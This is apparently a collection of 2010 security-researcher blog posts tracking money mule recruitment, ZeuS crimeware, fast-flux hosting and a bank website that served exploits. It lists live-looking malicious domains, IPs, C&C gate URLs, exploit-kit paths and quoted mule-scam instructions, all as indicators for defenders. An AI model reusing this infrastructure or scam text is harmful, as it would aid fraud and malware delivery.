click-reklama.com - Email: tahli@yahoo.com

googleinru.in - Email: mirikas@gmail.com

Within AS29106, VolgaHost-as PE Bondarenko Dmitriy Vladimirovich, we also have the following client-side

exploits/crimeware friendly domains:

benIsdenc.com - Email: blablaman25@gmail.com

nermdusa.com - Email: polakurt69@gmail.com

mennlyndy.com - Email: albertxxl@gmail.com

kemilsy.com - Email: VsadlusGruziuk@gmail.com

benuoska.com - Email: godlikesme44@gmail.com

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Name server of notice **ns1.ginserdy.com** - 93.186.127.205 - Email: albertxxl@gmail.com and **ns1.ndnsgw.net** -

195.78.109.3 - Email: aniwaylin@yahoo.com. have been also registered using the same emails as the original

client-side exploit serving domains.

Sample detection rates, and phone back locations:

- **cefin.js** [5]Troj/IFrame-DY Result: 1/42 (2.39 %)
- clicker.pdf [6]

Exploit.PDF-JS.Gen; Exploit:Win32/Pdfjsc.EM

- Result: 21/42 (50.00 %)
- **clicker2.exe** [7]TR/Sasfis.akdv.1; Trojan.Sasfis.akdv.1; Trojan.Win32.Sasfis.akdv Result: 18/42 (42.86 %)
- cv.exe [8]Trojan.Siggen1.15304 Result: 3/42 (7.15 %)
- **1.exe** [9]Suspicious:W32/Malware!Gemini Result: 4/42 (9.53 %)

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Upon execution, the sample phones back to Oficla/Sasfis C &C at socksbot.com /isb/gate.php?
magic=121412150001

&ox=2-5-1-2600 &tm=3 &id=24905431 &cache=4154905385 & - 195.78.109.3 - Email: aniwaylin@yahoo.com which drops pozitiv.md/master/cv.exe - 217.26.147.24 - Email: v.pozitiv@mail.ru from the web site of a fake company for furniture (PoZITIVE SRL).

Interestingly, today the update location has been changed to **tds-style.spb.ru** /error/1.exe. Detection rate:

- **1.exe** - [10]Suspicious:W32/Malware!Gemini - Result: 4/42 (9.53 %)

Keeping the money mules on a short leash series, are prone to expand. Stay tuned!

Related coverage of money laundering in the context of cybercrime:

- [11]Keeping Money Mule Recruiters on a Short Leash Part Three
- [12]Money Mule Recruiters on Yahoo!'s Web Hosting
- [13]Dissecting an Ongoing Money Mule Recruitment Campaign
- [14]Keeping Money Mule Recruiters on a Short Leash Part Two
- [15]Keeping Reshipping Mule Recruiters on a Short Leash
- [16]Keeping Money Mule Recruiters on a Short Leash
- [17]Standardizing the Money Mule Recruitment Process
- [18]Inside a Money Laundering Group's Spamming Operations

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- [19]Money Mule Recruiters use ASProx's Fast Fluxing Services
- [20]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

- 1. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html
- 2. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1492
- 3. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659
- 4. http://ceffincfin.com/&hl=en

5.

http://www.virustotal.com/analisis/20d56cbab6bfa901d94e5d9ce377ae9cbaf4e91ff5a283751d43f3c0ebb44eb5-12698

80320

6.

http://www.virustotal.com/analisis/1c9d558dabd32f3900005677655424ad8fde813fc71c5d157653dba953bdf8af-12699

<u>66639</u>

7.

http://www.virustotal.com/analisis/cc13cf35292fb9ee09c22ff fa60bcabd5a663fea92f5dd02628735ee81e6fc4c-12699

66625

8.

http://www.virustotal.com/analisis/4928480e5192213fbbd14 c66191b3009bd67226c0bec9b685a878664ea5a5723-12699

66041

9.

http://www.virustotal.com/analisis/d8456caf15ec23243bc8a 988c792503d90323c1604ced76f90a5e3a941094c0e-12699

66491

10.

http://www.virustotal.com/analisis/d8456caf15ec23243bc8a 988c792503d90323c1604ced76f90a5e3a941094c0e-12699

<u>66491</u>

- 11. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html
- 12. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html
- 13. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html
- 14. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 15. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html
- 16. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

- 17. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 18. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html
- 19. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html
- 20. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html
- 21. http://ddanchev.blogspot.com/
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278



Let's dissect the campaign, expose the client-side exploits serving domains, the Zeus-crimeware serving domains

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Hello, Our Company is ready to offer full and part time job in your region. It is possible to apply for a well-paid part time job from your state. More information regarding working and cooperation opportunities will be sent upon

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Response received:

Greetings,

Cefin Consulting & Finanace company thanks you for being interested in our offer. All additional information about our company you may read at our official site.

www.ceffincfin.com Below the details of vacancy operational scheme:

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- 3. Afterwards you shall find the nearest Western Union office and make a transfer. Important: Only your first and last names shall be mentioned in the Western Union Form! No middle name (patronymic) is written! Please check carefully the spelling of the name, as it has to correspond to the spelling in the Notice.
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1) First name 2) Last name 3) Country 4) City 5) Zip code 6) Home Phone number, Work Phone number, Mo-

bile Phone number 7) Bank account info: a) Bank name b) Account name c) Account number d) Sort code 8) Scan you passport or driver license

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Money mule recruitment URL: **ceffincfin.com** - 93.186.127.252 - Email: winter343@hotmail.com - [4]currently

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flagged as malicious.

Once obfuscated, the javascript attempts to load the clientside exploits serving URL click-clicker.com /click/in.cgi?3

- 195.78.109.3; 195.78.108.221 - Email: aniwaylin@yahoo.com, or **click-clicker.com** - 195.78.109.3 - Email: aniwaylin@yahoo.com.

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nermdusa.com - Email: polakurt69@gmail.com

mennlyndy.com - Email: albertxxl@gmail.com

kemilsy.com - Email: VsadlusGruziuk@gmail.com

benuoska.com - Email: godlikesme44@gmail.com

281



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Exploit.PDF-JS.Gen; Exploit:Win32/Pdfjsc.EM

- Result: 21/42 (50.00 %)
- **clicker2.exe** [7]TR/Sasfis.akdv.1; Trojan.Sasfis.akdv.1; Trojan.Win32.Sasfis.akdv Result: 18/42 (42.86 %)
- cv.exe [8]Trojan.Siggen1.15304 Result: 3/42 (7.15 %)
- **1.exe** [9]Suspicious:W32/Malware!Gemini Result: 4/42 (9.53 %)



Upon execution, the sample phones back to Oficla/Sasfis C &C at socksbot.com /isb/gate.php?
magic=121412150001

&ox=2-5-1-2600 &tm=3 &id=24905431 &cache=4154905385 & - 195.78.109.3 - Email: aniwaylin@yahoo.com which drops pozitiv.md/master/cv.exe - 217.26.147.24 - Email: v.pozitiv@mail.ru from the web site of a fake company for furniture (PoZITIVe SRL).

Interestingly, today the update location has been changed to **tds-style.spb.ru** /error/1.exe. Detection rate:

- **1.exe** - [10]Suspicious:W32/Malware!Gemini - Result: 4/42 (9.53 %)

Keeping the money mules on a short leash series, are prone to expand. Stay tuned!

Related coverage of money laundering in the context of cybercrime:

- [11]Keeping Money Mule Recruiters on a Short Leash Part Three
- [12]Money Mule Recruiters on Yahoo!'s Web Hosting
- [13]Dissecting an Ongoing Money Mule Recruitment Campaign
- [14]Keeping Money Mule Recruiters on a Short Leash Part Two
- [15]Keeping Reshipping Mule Recruiters on a Short Leash

[16]Keeping Money Mule Recruiters on a Short Leash

[17]Standardizing the Money Mule Recruitment Process

[18]Inside a Money Laundering Group's Spamming Operations

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[19]Money Mule Recruiters use ASProx's Fast Fluxing Services

[20]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

- 1. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html
- 2. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1492
- 3. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659
- 4. http://ceffincfin.com/&hl=en

5.

http://www.virustotal.com/analisis/20d56cbab6bfa901d94e5d9ce377ae9cbaf4e91ff5a283751d43f3c0ebb44eb5-12698

80320

6.

http://www.virustotal.com/analisis/1c9d558dabd32f3900005677655424ad8fde813fc71c5d157653dba953bdf8af-12699

<u>66639</u>

7.

http://www.virustotal.com/analisis/cc13cf35292fb9ee09c22ff fa60bcabd5a663fea92f5dd02628735ee81e6fc4c-12699

66625

8.

http://www.virustotal.com/analisis/4928480e5192213fbbd14 c66191b3009bd67226c0bec9b685a878664ea5a5723-12699

66041

9.

http://www.virustotal.com/analisis/d8456caf15ec23243bc8a 988c792503d90323c1604ced76f90a5e3a941094c0e-12699

<u>66491</u>

10.

http://www.virustotal.com/analisis/d8456caf15ec23243bc8a 988c792503d90323c1604ced76f90a5e3a941094c0e-12699

<u>66491</u>

- 11. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html
- 12. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

- 13. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html
- 14. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 15. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html
- 16. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html
- 17. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 18. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html
- 19. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html
- 20. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html
- 21. http://ddanchev.blogspot.com/
- 22. http://twitter.com/danchodanchev

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1.4

April

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Summarizing Zero Day's Posts for March (2010-04-01 10:58)

The following is a brief summary of all of my posts at [1]ZDNet's Zero Day for March, 2010.

You [2]can also go through [3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero

Day's main feed, or follow me on Twitter:

Recommended reading - [6]TROYAK-AS: the cybercrime-friendly ISP that just won't go away; [7]The current state of the crimeware threat - Q &A and [8]From Russia with (objective) spam stats

- **01.** [9]Police arrest Mariposa botnet masters, 12M+ hosts compromised
- **02.** [10] Vodafone HTC Magic shipped with Conficker, Mariposa malware
- **03.** [11]Mac OS X SMS ransomware hype or real threat? + [12]Gallery
- **04.** [13]TROYAK-AS: the cybercrime-friendly ISP that just won't go away
- **05.** [14]Facebook password reset themed malware campaign in the wild
- **06.** [15] The current state of the crimeware threat Q & A
- 07. [16] From Russia with (objective) spam stats

- **08.** [17]Survey: Millions of users open spam emails, click on links
- **09.** [18]Trivial security flaw in popular iPhone app leads to privacy leak
- **10.** [19]Report: 64 % of all Microsoft vulnerabilities for 2009 mitigated by Least Privilege accounts

This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.

- 1. http://blogs.zdnet.com/security
- 2. http://ddanchev.blogspot.com/2010/03/summarizing-zero-days-posts-for.html
- 3. http://ddanchev.blogspot.com/2010/02/summarizing-zero-days-posts-for-january.html
- 4. http://updates.zdnet.com/tags/dancho+danchev.html?
 t=0&s=0&o=1&mode=rss
- 5. http://feeds.feedburner.com/zdnet/security
- 6. http://blogs.zdnet.com/security/?p=5761
- 7. http://blogs.zdnet.com/security/?p=5797
- 8. http://blogs.zdnet.com/security/?p=5813
- 9. http://blogs.zdnet.com/security/?p=5587
- 10. http://blogs.zdnet.com/security/?p=5626
- 11. http://blogs.zdnet.com/security/?p=5731
- 12. http://content.zdnet.com/2346-12691 22-403883.html

- 13. http://blogs.zdnet.com/security/?p=5761
- 14. http://blogs.zdnet.com/security/?p=5787
- 15. http://blogs.zdnet.com/security/?p=5797
- 16. http://blogs.zdnet.com/security/?p=5813
- 17. http://blogs.zdnet.com/security/?p=5889
- 18. http://blogs.zdnet.com/security/?p=5935
- 19. http://blogs.zdnet.com/security/?p=5964
- 20. http://ddanchev.blogspot.com/
- 21. http://twitter.com/danchodanchev

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Keeping Money Mule Recruiters on a Short Leash - Part Four (2010-04-09 10:54)

UPDATED: Saturday, April 10, 2010: Some of the mule recruitment sites appear to be interested in something else, rather than recruiting mules – must be the oversupply of people unknowingly participating in the cybercrime ecosystem.

Several of the domains (for instance **ortex-gourpinc.tw** and **augmentgroupinc.tw**) are not accepting registrations, instead, **but are attempting to trick the visitor into downloading and executing a bogus psychological test**.

[&]quot; Below is a test prepared by professional psychologists and is required in order to be considered a competent candidate

for the offered position. After successful completion of your test, you will be asked to register on our web site. If you are not ready to register right away, please wait to take the test at a later point. To REGISTER, simply run the test and you will be prompted to click on the "Register Now" button at any time and you will be redirected to the login page, without having to take the test again.

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*This test is under development and we are grateful for all comments and suggestions." *If you are having trouble running the test and your computer is requesting administrative rights, download the test and simply right-click on the Test icon and select "Run As Administrator" from the menu. "

- [1]**testAugmentInc.exe** Result: 3/38 (7.9 %) Trojan/Win32.Chifrax.gen; Reser.Reputation.1
- [2]**testOrtexGroup.exe** Result: 3/39 (7.7 %) Trojan/Win32.Chifrax.gen; Reser.Reputation.1

UPDATED: AS34305, EUROACCESS has taken down the IPs within their network. The money mule recruiters naturally have a contingency plan in place, and have migrated to [3]AS38356 - [4]TimeNet (222.35.143.112; 222.35.143.234; 222.35.143.235; 222.35.143.237) and AS21793 - GOGAX (76.76.100.2; 76.76.100.4; 76.76.100.5).

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Based on the already established patterns of this group, it was only a matter of time until they re-introduced yet another portfolio of money mule recruitment domains, combining them with spamvertised recruitment messages,

and forum postings.

Just like their campaign from last month ([5]Keeping Money Mule Recruiters on a Short Leash - Part Three)

the current one is once again interacting exclusively with AS34305, EUROACCESS Global Autonomous System,

including the newly introduced name servers.

What has changed? It's the [6]migration towards the use of fast-flux infrastructure for ZeuS crimeware serv-

ing campaigns, and in an isolated incident profiled in this post, a money mule recruitment campaign that's also sharing the same fast-flux infrastructure. Combined with the *BIZCN.COM, INC.* domain registrar's practice of accepting domain registrations using **example.com** emails, next to ignoring domain suspension requests - you end up with the perfect safe haven for a cybercrime operation.

In March, 2010, it took EUROACCESS less then 10 minutes to undermine their campaigns, including ones re-

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siding within the AS of a cyber-crime friendly customer known as 193.104.22.0/24 KratosRoute. However, it's interesting to observe their return to the same ISP, given that they were within a much more cybercrime-friendly

neighborhood once EUROACCESS kicked them out last month.

Although the take down activities from last month may seem to have a short-lived effect, now that they're

not only back, but are once again abusing EUROACCESS, the loss of OPSEC (operational security) did happen, just like it happened in the wake of the [7]**TROYAK-AS takedown**.

Let's dissect the currently ongoing campaign, and emphasize on a second money mule recruitment campaign,

that's not just using a fast-flux infrastructure, but is also connected to *hilarykneber@yahoo.com* ([8]**The Kneber botnet - FAQ**).

Spamvertised, and parked domains on 85.12.46.3; 85.12.46.2; 193.104.106.30 - AS34305, EUROACCESS Global

Autonomous System are as follows:

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altitudegroupinc.tw - Email: weds@fastermail.ru

altitude-groupli.com - Email: mylar@5mx.ru

altitude-groupmain.tw - Email: gutsy@qx8.ru

amplitude-groupmain.net - Email: tabs@5mx.ru

arvina-groupco.tw - Email: hv@qx8.ru

arvina-groupinc.tw - Email: jerks@5mx.ru

arvina-groupnet.cc - Email: mat.mat@yahoo.com

asperity-group.com - Email: okay@qx8.ru asperitygroup.net - Email: cde@freenetbox.ru asperitygroupinc.tw - Email: ti@fastermail.ru asperity-groupmain.tw - Email: gutsy@gx8.ru astra-groupnet.tw - Email: logic@qx8.ru astra-groupinc.tw - Email: gv@fastermail.ru augment-group.com - Email: mylar@5mx.ru augmentgroup.net - Email: glean@fastermail.ru augmentgroupinc.tw - Email: weds@fastermail.ru augment-groupmain.tw - Email: gutsy@gx8.ru celerity-groupmain.net - Email: cde@freenetbox.ru celerity-groupmain.tw - Email: weds@fastermail.ru excel-groupco.tw - Email: thaws@bigmailbox.ru excel-groupsvc.com - Email: carlo@gx8.ru fincore-groupllc.tw - Email: jerks@5mx.ru fecunda-group.com - Email: okay@qx8.ru fecundagrouplic.tw - Email: omega@fastermail.ru fecunda-groupmain.net - Email: mylar@5mx.ru fecunda-groupmain.tw - Email: ti@fastermail.ru

foreaim-group.com - Email: cde@freenetbox.ru

foreaimgroup.net - Email: glean@fastermail.ru 292



foreaimgroupinc.tw - Email: gutsy@gx8.ru foreaim-groupmain.tw - Email: weds@fastermail.ru impact-groupinc.net - Email: cde@freenetbox.ru impact-groupnet.com - Email: okay@gx8.ru luxor-groupco.tw - Email: logic@gx8.ru **luxor-groupinc.cc** - Email: mat.mat@yahoo.com luxor-groupinc.tw - Email: gv@fastermail.ru magnet-groupco.tw - Email: gv@fastermail.ru magnet-groupinc.cc - Email: mat.mat@yahoo.com millennium-groupco.tw - Email: thaws@bigmailbox.ru millennium-groupsvc.tw - Email: thaws@bigmailbox.ru optimusgroupnet.cc - Email: mat.mat@yahoo.com optimus-groupsvc.tw - Email: jerks@5mx.ru ortex-gourpinc.tw - Email: clad@bigmailbox.ru ortex-groupinc.cc - Email: mat.mat@yahoo.com pacer-groupnet.tw - Email: omega@fastermail.ru point-groupco.tw - Email: wxy@qx8.ru

point-groupinc.cc - Email: mat.mat@yahoo.com

spark-groupco.tw - Email: clad@bigmailbox.ru

spark-groupsv.tw - Email: clad@bigmailbox.ru

spark-groupsvc.com - Email: trim@freenetbox.ru

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synapse-groupfine.net - Email: okay@qx8.ru

synapse-groupinc.tw - Email: omega@fastermail.ru

synapsegroupli.com - Email: tabs@5mx.ru

target-groupinc.cc - Email: mat.mat@yahoo.com

tnm-group.tw - Email: troop@bigmailbox.ru

tnmgroupinc.com - Email: tabs@5mx.ru

tnmgroupsvc.net - Email: tabs@5mx.ru

starlingbusinessgroup.com - 212.150.164.201 - Email: tahli@yahoo.com (spamvertised separately from the campaign)

Newly introduced name servers:

ns3.sandhouse.cc - 74.118.194.82 - Email: taunt@freenetbox.ru

ns1.volcanotime.com (Parked on the same IP is also ns1.jockscreamer.net Email:

free@freenetbox.ru) -

64.85.174.144 - Email: hs@bigmailbox.ru

ns2.weathernot.net - (Parked on the same IP is also ns2.worldslava.cc Email: fussy@bigmailbox.ru) 204.12.217.252

- Email: bowls@5mx.ru

ns1.uleaveit.com - 64.85.174.146 - Email: plea@qx8.ru

ns2.pesenlife.net - 204.12.217.254 - Email: erupt@gx8.ru

ns3.greezly.net - 204.124.182.151 - Email: erupt@qx8.ru

Name servers known from previous campaigns remain active, using AS34305:

ns1.chinegrowth.cc - 92.63.111.196 - Email: duly@fastermail.ru

ns1.partytimee.cn - 92.63.111.196 - Email: chunk@qx8.ru

ns1.benjenkinss.cn - 92.63.110.85 - Email: chunk@qx8.ru

ns1.translatasheep.net - 92.63.111.127 - Email: stair@freenetbox.ru

ns1.bizrestroom.cc - 92.63.110.85 - Email: hook@5mx.ru

ns2.alwaysexit.com - 85.12.46.2 - Email: sob@bigmailbox.ru

ns2.trythisok.cn - 85.12.46.2 - Emaik: chunk@qx8.ru

It's been a while, since I came across a money mule recruitment campaign using fast-flux infrastructure ([9]Money Mule Recruiters use ASProx's Fast Fluxing Services) that's also currently being used by domains registered using the same emails as the original Hilary Kneber campaigns ([10]Celebrity-Themed Scareware

Campaign Abusing DocStoc) from December, 2009, as well as related mule recruitment campaigns ([11]**Dissecting an Ongoing Money Mule**

Recruitment Campaign) from February, 2010.

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Moreover, one of the domains sharing the fast-flux infrastructure with the money mule recruitment site **as-**

apfinancialgroup.com - Email:

admin@asapfinancialgroup.com, was also profiled in last month's "[12]Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild".

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The following ZeuS crimeware, client-side exploits service, and malware phone back C &C domains, all share the same fast-flux infrastructure:

allaboutcOntrol.cc - Email: HilaryKneber@yahoo.com

[13] agreement52.com - Email: Davenport@example.com

[14]**smotri123.com** - Email: smot-smot@yandex.ru - [15]C &C profiled last month

jdhyh1230jh.net - Email: None@aol.com

[16] mabtion.cn - Email: Michell.Gregory2009@yahoo.com

[17] wooobo.cn - Email: Michell.Gregory2009@yahoo.com

[18]mmjl3l45lkjbdb.ru - Email: none@none.com

[19]**domainsupp.net** - Email: ErnestJBooth@example.com



first-shockabsorbers.com - Email: ring.redlink@yandex.ru

this-all-clean.info - Email: ring.redlink@yandex.ru

f45rugfj98hj9hjkfrnk.com - Email: holsauto@live.com

[20] **financialdeposit.com** - Email: crWright@gmail.com

connectanalyst.com - Email: Mildred44@gmail.com - NOT ACTIVE

vmnrjiknervir.com - Email: holsauto@live.com - NOT ACTIVE

[21]**longtermrelations.com** - Email: admin@schumachercomeback.com - NOT ACTIVE, SUSPENDED

Name servers of the fast-fluxed domains include:

ns1.hollwear.com - 87.239.22.240 - Email: kymboll@rocketmail.com

ns1.kentinsert.net - 64.120.135.214 - Email: rackmodule@writemail.com

ns1.dimplemolar.net - 207.126.161.29 - Emaik: carruawau@gmail.com

ns1.megapricelist.net - 66.249.23.63 - Email: jobwes@clerk.com

ns1.bighelpdesk.net - 76.10.203.46 - Email: galaxegalaxe@gmail.com

ns1.linejeans.com - 95.211.86.140 - Email: palmatorz@aol.com

ns1.ceberlin.com - 204.12.210.235

EUROACCESS have been notified, an updated will be posted as soon as they take care of the campaign.

Related coverage of money laundering in the context of cybercrime:

[22]Money Mule Recruitment Campaign Serving Client-Side Exploits

[23]Keeping Money Mule Recruiters on a Short Leash - Part Three

[24] Money Mule Recruiters on Yahoo!'s Web Hosting

[25]Dissecting an Ongoing Money Mule Recruitment Campaign

[26]Keeping Money Mule Recruiters on a Short Leash - Part Two

[27]Keeping Reshipping Mule Recruiters on a Short Leash

[28]Keeping Money Mule Recruiters on a Short Leash

[29]Standardizing the Money Mule Recruitment Process

[30]Inside a Money Laundering Group's Spamming Operations

[31]Money Mule Recruiters use ASProx's Fast Fluxing Services

[32] Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [33]Dancho Danchev's blog. Follow him [34]on Twitter.

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1.

http://www.virustotal.com/analisis/addea49904439a9b3e6a5b615466c55c9935354d3da4a7d6ba1bf2f51d6e8d47-12709

02128

2.

http://www.virustotal.com/analisis/f4dbd83b19eef7177ca740 9151f1bdab6d2979ca08a3ba6e8a285cdb5230850d-12709

02137

- 3. https://zeustracker.abuse.ch/monitor.php?as=38356
- 4. http://www.google.com/safebrowsing/diagnostic?site=AS:38356
- 5. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html
- 6. http://www.abuse.ch/?p=2515
- 7. http://blogs.zdnet.com/security/?p=5761
- 8. http://blogs.zdnet.com/security/?p=5508

- 9. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html
- 10. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html
- 11. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html
- 12. http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html
- 13. https://zeustracker.abuse.ch/monitor.php?
 host=agreement52.com
- 14. https://zeustracker.abuse.ch/monitor.php?
 host=smotri123.com
- 15. http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html
- 16. http://dnsbl.abuse.ch/fastfluxtracker.php?domainid=692
- 17. http://dnsbl.abuse.ch/fastfluxtracker.php?domainid=686
- 18. https://zeustracker.abuse.ch/monitor.php?
 host=mmjl3l45lkjbdb.ru
- 19. https://zeustracker.abuse.ch/monitor.php?
 host=domainsupp.net
- 20. http://dnsbl.abuse.ch/fastfluxtracker.php?domainid=688
- 21. https://zeustracker.abuse.ch/monitor.php?
 host=longtermrelations.com
- 22. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

- 23. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html
- 24. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html
- 25. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html
- 26. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 27. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html
- 28. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html
- 29. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 30. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html
- 31. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html
- 32. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html
- 33. http://ddanchev.blogspot.com/
- 34. http://twitter.com/danchodanchev

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Dissecting Northwestern Bank's Client-Side Exploits Serving Site Compromise (2010-04-12 12:03)

It's one thing to indirectly target a bank's reputation by brand-jacking it for phishing or malware servince purposes, and entirely another when the front page of the bank (**NorthWesternBankOnline.com**) itself is embedded with an iFrame leading to client-side exploits, to ultimately serve a copy of [1]**Backdoor.DMSpammer**.

Go through an assessment of a similar incident from 2007 [2]Bank of India Serving Malware

This is exactly what happened on Friday, with the front page of the [3]Northwestern Bank of Orange City and Sheldon, lowa acting as an infection vector. And although the site is now clean, the compromise offers some interesting

insights into the multitasking on behalf of some of the most prolific malware spreaders for Q1, 2010.

• Go through assessments of their previous campaigns: [4]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild; [5]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181; [6]Outlook

Web Access Themed Spam Campaign Serves Zeus Crimeware; [7]Pushdo Serving Crimeware, Client-Side Ex-

ploits and Russian Bride Scams; [8]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild;

[9]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild; [10]IRS/PhotoArchive Themed

Zeus/Client-Side Exploits Serving Campaign in the Wild)



How come? The iFrame domain used in the Northwestern Bank's campaign, is parked on the very same IP

(59.53.91.192 - AS4134, CHINA-TELECOM China Telecom) that is still active, and was profiled in last month's spamvertised "[11]Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild" campaign.

The iFrame embedded on the front page of Northwestern Bank's web site, **mumukafes.net** /trf/index.php -

59.53.91.192 - Email: mated@freemailbox.ru, redirects through the following directories, to ultimately attempt to serve client-side exploits through the copycat **Phoenix Exploit Kit** web malware exploitation kit:

- **mumukafes.net** /**trf/index.php** 59.53.91.192 Email: mated@freemailbox.ru
- sobakozgav.net /index.php 59.53.91.192
- sobakozgav.net /tmp/newplayer.pdf CVE-2009-4324
- sobakozgav.net /l.php?i=16
- sobakozgav.net /statistics.php

Parked on the same IP (**59.53.91.192**) are also the following domains, all of which have been seen serving

client-side exploits in previous campaigns:

aaa.fozdegen.com - Email: mated@freemailbox.ru

bbb.fozdegen.com - Email: mated@freemailbox.ru

cogs.trfafsegh.com - Email: maple@qx8.ru

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countrtds.ru - Email: thru@freenetbox.ru

dogfoog.net - Email: drier@qx8.ru

eee.fozdegen.com - Email: mated@freemailbox.ru

fff.sobakozgav.net - Email: mated@freemailbox.ru

fozdegen.com - Email: mated@freemailbox.ru

III.sobakozgav.net - Email: mated@freemailbox.ru

mumukafes.net - Email: mated@freemailbox.ru

sobakozgav.net - Email: mated@freemailbox.ru

trfafsegh.com - Email: maple@qx8.ru

Moreover, there are also active [12]ZeuS C &Cs on the same IP - 59.53.91.192, with the following detection rates for the currently active binaries:

- **exe1.exe** [13]Trojan/Win32.Zbot.gen; Trojan-Spy.Win32.Zbot Result: 32/38 (84.22 %)
- **exe.exe** [14]Backdoor.DMSpammer Result: 23/39 (58.97 %)
- **svhost.exe** [15]Trojan.Win32.Swisyn; Trojan.Win32.Swisyn.acfo - Result: 33/38 (86.85 %)
- vot.exe [16]Trojan.Spy.ZBot.EOR; TSPY _ZBOT.SMG Result: 15/38 (39.48 %)

Detection rates for the campaign files obtained through Northwestern Bank's client-side exploit serving campaign:

- **js.js** [17]Mal/ObfJS-CT; JS/Crypted.CV.gen Result: 3/39 (7.7 %)
- **newplayer.pdf** [18]Exploit.PDF-JS.Gen; Exploit:Win32/Pdfjsc.EP - Result: 22/39 (56.42 %)
- **update.exe** [19]Backdoor.DMSpammer Result: 24/39 (61.54 %)

The sampled update.exe phones back to the following locations:

usrdomainn.net /n2/checkupdate.txt - 122.70.149.12, AS38356, TimeNet - Email: paulapruyne13@gmail.com

usrdomainn.net /n2/tuktuk.php

usrdomainn.net /n2/getemails.php

usrdomainnertwesar.net /n2/getemails.php

usrdomainnertwesar.net /n2/checkupdate.txt

usrdomainnertwesar.net /n2/tuktuk.php

AS38356, TimeNet is most recently seen in the migration of the money mule recruiters "[20]Keeping Money Mule Recruiters on a Short Leash - Part Four", with tuktuk.php literally translated as herehere.php.

The site is now clean, however, the iFrame domains and ZeuS C &Cs remain active.

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

- 1. http://www.symantec.com/security_response/writeup.jsp? docid=2003-102911-0033-99
- 2. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html
- 3. http://sunbeltblog.blogspot.com/2010/04/florida-bank-compromised-serving.html
- 4. http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html
- 5. http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html
- 6. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html
- 7. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 8. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 9. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html
- 10. http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html
- 11. http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html
- 12. https://zeustracker.abuse.ch/monitor.php?
 ipaddress=59.53.91.192

13.

